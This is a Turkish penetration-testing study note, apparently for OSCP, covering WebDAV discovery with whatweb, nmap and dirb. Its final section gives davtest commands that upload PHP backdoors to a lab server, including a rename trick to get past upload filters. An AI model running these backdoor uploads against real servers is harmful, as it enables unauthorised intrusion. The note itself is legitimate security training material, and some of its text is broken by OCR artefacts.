WebDav Keşif ve Exploitation

WebDav web sunucularda çalışan bir servistir ve hedef web sunucusuna dosya upload'lama, hedef web sunucusunda dosya değiştirme ve dosya silme gibi işlemlerin gerçekleştirilebilmesini sağlar. Ayrıntılı bilgi için bkz. Paketleme için Gözden Geçirilecekler / İnternettetn Edinilmiş Kıymetli Bilgiler / DavTest Yapma.docx

a. WebDav Servisinin Keşfi

[+] Birebir denenmiştir, fakat başarıyla uygulanamamıştır.

Ubuntu 14.04 LTS ana makinasında apache web sunucusunun kurulu olduğunu ve apache sunucuda WebDav servisinin etkin olduğunu varsayalım. Hedef web sunucusunda WebDav servisi açık mı kontrolünü yapmak için aşağıdaki yolları takip edebiliriz.

> WebDav servisi apache sunucularda nasıl etkin olur bilgisi için bkz. Paketleme için Gözden Geçirilecekler / İnternetten Edinilmiş Kıymetli Bilgiler / DavTest Yapma.docx#Apache'ye WebDav Kurulumu.

=> Whatweb tool'uyla hedef web sunucusunda WebDav etkin mi kontrolü

> OSCP Kali
>
> > whatweb 172.16.3.72 // Ubuntu 14.04 LTS IP'si
>
> Output (**olması gereken**):
>
> http://172.16.3.72 [200] Apache[2.4.7], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[172.16.3.72], Index-Of, Title[Index of /] **WebDav[2]**

=> Nmap'in http-webdav-scan script'iyle hedef web sunucusunda WebDav etkin mi kontrolü

> OSCP Kali
>
> > nmap --script http-webdav-scan -p 80 172.16.3.72 // Ubuntu 14.04 LTS IP'si
>
> Output (**olması gereken**):
>
> ```
> PORT     STATE SERVICE
> 80/tcp   open  http
> | http-webdav-scan:
> |   Allowed Methods: GET, HEAD, COPY, MOVE, POST, PUT, PROPFIND,
> PROPPATCH, OPTIONS, MKCOL, DELETE, TRACE, REPORT
> |   Server Type: DAV/0.9.8 Python/2.7.6
> |   Server Date: Fri, 22 May 2015 19:28:00 GMT
> ```

| WebDAV type: unkown
| Directory Listing:
| http://localhosft
| http://localhost:8008/WebDAVTest_b1tqTWeyRR
| http://localhost:8008/WebDAVTest_A0QWJb7hcK
| http://localhost:8008/WebDAVTest_hf9Mqqpi1M
|_   http://localhost:8008/WebDAVTest_Ds5KBFywDq

=> Nmap'in http-iis-webdav-vuln script'iyle hedef “IIS” web sunucusunda WebDav etkin mi kontrolü

Kali

> nmap -T4 -p80 --script=http-iis-webdav-vuln x.x.x.x

Output **(olması gereken)**:

Starting Nmap 4.85BETA9 (http://nmap.org) at 2009-05-20 14:29 CDT
Interesting ports on x.x.x.x:

PORT   STATE SERVICE
80/tcp open http
|_ http-iis-webdav-vuln: **WebDAV is ENABLED**. Vulnerable folders discovered: /private, /secret, /webdav

Nmap done: 1 IP address (1 host up) scanned in 21.41 seconds

b. WebDav Dizininin Keşfi

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

Hedef web sunucusunda WebDav servisinin açık olduğunu öğrendikten sonra WebDav servisinin hangi dizinde kullanıldığını tespit etmek için dir fuzzing yapan tool'lar kullanılmalıdır. Örn;


- dirb
- dirbuster
- wfuzz

Şimdi hedef web sunucusuna dir fuzzing yapalım ve hedef web sunucusu standard WebDav dizinlerinden birine sahip mi test edelim.

OSCP Kali:

> dirb http://172.16.3.72 // Ubuntu 14.04 LTS IP'si

Output:



Görüldüğü üzere hedef web sunucusu /webdav/ dizinine sahipmiş. Bu standard bir WebDav servisi dizinidir. Böylece bir sonraki exploitation adımında davtest tool'u ile hedef WebDav servisine bağlanırken kullanacağımız dizini tespit etmiş olduk.

Not: Dir fuzzing işlemi biten tool'ların çıktısındaki her satırın ivedilikle incelenmesi gerekmektedir. Çünkü çıktı sonuçlarında arada bir yerde WebDav'la alakalı bir dizin tespiti yer alabilir.

c. WebDav Servisinin Exploit Edilmesi

Artık WebDav servisinin kullandığı dizin tespitini yaptığımıza göre DavTest tool'u ile hedef WebDav servisine bağlanabilir ve exploitation işlemini başlatabiliriz. Örnek kullanımlar şu şekildedir;

// Hedef WebDav Servisini Test Etme
> davtest -url http://172.16.3.72/webdav

// Hedef WebDav Dizinine Backdoor Dosyası Upload'lama
> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav

// Hedef WebDav Dizinine DavTest İçinde Yüklü Backdoor'ları Upload'lama
> davtest -sendbd auto -url http://172.16.3.72/webdav

```
// Hedef WebDav Dizinine DavTest İçinde Yüklü Backdoor'ları Txt Olarak Upload'lama
// ve Sonra İlgili Betik Dili Uzantısına Dönüştürme (Böylece Güvenliği Bypass Etme)
> davtest -move -sendbd auto -url http://172.16.3.72/webdav
```

İlgili işlemler hakkında daha detaylı bilgi için bkz. Paketleme için Gözden Geçirilecekler / İnternetten Edinilmiş Kıymetli Bilgiler / DavTest Yapma.docx#DavTest Kullanımı ve #Uygulama (Apache Sunucuda DavTest Yapma) Başlıkları

Kaynaklar

https://www.siberportal.org/red-team/web-application-penetration-tests/enumerating-webdav-extention-on-web-application-penetration-tests/

https://nmap.org/nsedoc/scripts/http-webdav-scan.html

https://blog.skullsecurity.org/2009/webdav-detection-vulnerability-checking-and-exploitation